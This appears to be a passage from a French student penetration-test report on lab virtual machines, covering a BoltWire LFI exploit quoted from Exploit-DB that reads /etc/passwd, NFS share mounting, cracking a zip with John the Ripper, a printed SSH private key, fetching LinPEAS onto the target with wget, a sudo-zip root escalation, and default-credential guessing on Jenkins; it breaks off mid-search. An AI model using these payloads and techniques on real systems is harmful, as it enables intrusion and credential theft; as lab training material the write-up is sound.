


On peut voir le bouton login sur lequel on clique pour essayer de se connecter avec les identifiants trouvés précédemment mais cela ne donne pas de résultats concluent donc on va essayer de créer un compte admin via la section “register” mais voici ce que l’on obtient lorsque l’on tape admin en login et en mot de passe :



Il y a donc déjà un compte nommé admin, on va donc une nouvelle fois essayer de se login mais cette fois avec le login “admin” et le mot de passe “I_love_java” et cette fois la connexion fonctionne et nous permet d’être admin sur Bolt.

On a maintenant beaucoup plus de pages à visiter sur ce site et après quelques recherches



dans la page admin, on trouve une version de Boltwire :

On va donc chercher des exploits pour cette version 6.03 de Boltwire et sur le site https://www.exploit-db.com/exploits/48411 on trouve ceci :

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
[SNIPPED]
```

Cet exploit dit qu'il faut aller sur l'URL indiqué tout en étant authentifié pour avoir des informations sur la machine hôte du serveur. Ces informations ressemblent fortement au contenu d'un fichier "passwd" de linux dans lequel se trouve les utilisateurs du système.
Après avoir fait la manipulation, on obtient ceci :

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

On voit plein d'utilisateurs systèmes ainsi qu'un utilisateur classique qui est "jeanpaul" sur lequel on va donc pouvoir tenter une connexion SSH, le port 22 étant ouvert, mais les mots de passe les plus courants comme azerty, azertyuiop ou 123456 ne fonctionnent pas. Le mot de passe I_love_java n'est pas non plus celui de cet utilisateur. C'est pourquoi on va désormais chercher à trouver son mot de passe.
Le premier test a été un bruteforce avec hydra mais n'a pas donné de résultat concret donc on va essayer de chercher le mot de passe ailleurs.

Pensant, qu'on avait tout exploré sur les ports 80 et 8080, on va maintenant utiliser le port 111 dédié au serveur RPC donc on va récupérer les infos relatives à ce port comme ceci :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ rpcinfo -p 192.168.100.8
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp  45181  mountd
    100005    1   tcp  35883  mountd
    100005    2   udp  40099  mountd
    100005    2   tcp  40737  mountd
    100005    3   udp  49461  mountd
    100005    3   tcp  41917  mountd
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    3   tcp   2049  nfs_acl
    100003    3   udp   2049  nfs
    100227    3   udp   2049  nfs_acl
    100021    1   udp  44765  nlockmgr
    100021    3   udp  44765  nlockmgr
    100021    4   udp  44765  nlockmgr
    100021    1   tcp  36589  nlockmgr
    100021    3   tcp  36589  nlockmgr
    100021    4   tcp  36589  nlockmgr
```

On observe un partage nfs donc on va voir ce qu'il contient pour essayer de le récupérer. Pour cela, on utilise showmount :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ showmount -e 192.168.100.8
Export list for 192.168.100.8:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Ainsi on voit le fichier /srv/nfs qui est disponible en partage pour notre machine kali étant donné que son adresse IP est 192.168.100.6.

On peut alors maintenant réaliser un mount pour récupérer ce dossier avec la commande mount -t nfs 192.168.100.8:/srv/nfs /mnt ce qui implique que le fichier /srv/nfs est maintenant présent sur notre machine dans /mnt :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls -la /mnt
total 12
drwxr-xr-x  2 nobody nogroup 4096 Jun  2  2021 .
drwxr-xr-x 18 root   root    4096 Aug 18 17:47 ..
-rw-r--r--  1 root   root    1911 Jun  2  2021 save.zip
```

Maintenant qu'on sait qu'il se trouve un fichier zip dans ce partage, on va avoir pour objectif de le dézipper et après quelques recherches sur Internet on trouve un outil pour pouvoir faire cela : John The Ripper :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john /mnt/save.zip > zip.hash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
java101          (save.zip)
1g 0:00:00:05 DONE 3/3 (2024-12-19 04:23) 0.1851g/s 6210Kp/s 6210Kc/s 6210KC/s bbsex39..javona1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On voit donc que John The Ripper nous donne java101 comme mot de passe pour dézipper ce qui fait qu'on peut désormais lire les fichiers contenu à l'intérieur qui sont todo.txt et id_rsa qui est une clé ssh :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5×49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1×1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4×92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5×46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4TOg=
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Desktop]
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

on va donc essayer de se connecter à l'utilisateur jeanpaul avec cette clé ssh :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa jeanpaul@192.168.100.8
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0777 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
jeanpaul@192.168.100.8's password:
Permission denied, please try again.
jeanpaul@192.168.100.8's password:
Permission denied, please try again.
jeanpaul@192.168.100.8's password:
jeanpaul@192.168.100.8: Permission denied (publickey,password).
```

Ce premier test ne fonctionne et, ne comprenant pas pourquoi au premier abord, nous avons fait des recherches Internets qui nous ont expliqué qu'il fallait changer les propriétés du fichier id_rsa donc nous avons fait chmod 700 id_rsa puis avons retenter la connexion ssh :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 700 id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa jeanpaul@192.168.100.8
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
```

Le premier mot de passe testé lors de la connexion est java101 qui n'était pas le bon puis I_love_java qui était celui de l'utilisateur jeanpaul :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 700 id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa jeanpaul@192.168.100.8
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
```

Maintenant que nous sommes connectés sur la machine, il faut procéder à l'escalation de privilèges et pour cela, on va utiliser l'outil LinPEAS (Linux Privilege Escalation Awesome Script) qui va nous permettre de trouver des vulnérabilités sur la machine. Pour cela, on va installer LinPEAS sur notre kali puis créer un serveur web temporaire avec python pour pouvoir faire un wget sur la machine cible :


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.100.8 - - [19/Dec/2024 05:23:43] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
jeanpaul@dev:~$ wget http://192.168.100.6:8000/linpeas.sh
--2024-12-19 05:23:43--  http://192.168.100.6:8000/linpeas.sh
Connecting to 192.168.100.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830173 (811K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================>] 810.72K  --.-KB/s    in 0.02s

2024-12-19 05:23:43 (32.7 MB/s) - 'linpeas.sh' saved [830173/830173]

jeanpaul@dev:~$ ls
linpeas.sh
```

Ce premier essai ne fonctionne pas car les droits ne sont pas corrects donc on les change avec chmod 777 linpeash.sh puis on le réexécute. LinPEAS est un outil qui scan l'entièreté de la machine et qui, grâce à un code couleur, montre les vulnérabilités présentent via l'utilisateur sur lequel on est connecté. Ainsi, en scrollant sur le résultat de LinPEAS, on tombe un moment sur ceci :

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```


La couleur rouge sur fond jaune indique que l'utilisateur jeanpaul peut utiliser zip en tant que root sans avoir besoin de mot de passe comme l'indique la légende de LinPEAS, cela permet donc de faire un reverse shell via zip pour pouvoir devenir root sur la machine :




Avec ce reverse shell suivi d'un whoami, on observe que l'on est maintenant root sur la machine et que le pentest est par conséquent terminé.

IV - Quatrième VM (Butler) :


Pour cette VM, nous allons commencer comme pour les autre, par découvrir l'adresse ip de la machine à l'aide de l'outil netdiscover: `netdiscover -r 192.168.1.0/24`:




On remarque donc que l'adresse de la VM est 192.168.1.230 ce qui nous permet de faire une analyse des services disponibles avec nmap, le -A permet de detecter beaucoup d'information :




On voit que le port 8080 est ouvert, ce qui indique un serveur web. Lors de la connection au serveur, on arrive sur cette page qui nous demande un login/mot de passe




N’ayant pas en notre possession ce duo, on essaye quelques mots de passe et login courants comme Admin Admin / admin admin / ou encore admin Jenkins puis au bout de quelques tests de plus en essayant jenkins jenkins on arrive à se connecter au service.
La première chose que l’on remarque est la version du service qui est la 2.289.3 comme le montre le bas de la page :




Avec cette version, on peut aller chercher des exploits sur Internet mais on peut également en trouver via le panel de jenkins dans lequel se trouve un warning indiquant les failles existantes sur le système. Parmi les recherches Internet, on a trouvé ce module (https://github.com/MarioBartolome/Jenkins-pRCE-exploit/tree/master) mais après plusieurs essais, il n'a pas donné de résultats concluants.
En continuant les recherches on tombe sur un nouveau site donnant un exploit (https://0xdf.gitlab.io/2019/02/27/playing-with-jenkins-rce-vulnerability.html) mais malheureusement, la première étape nous bloque directement, on tombe sur cette page plutôt que celle qu'indique le site :



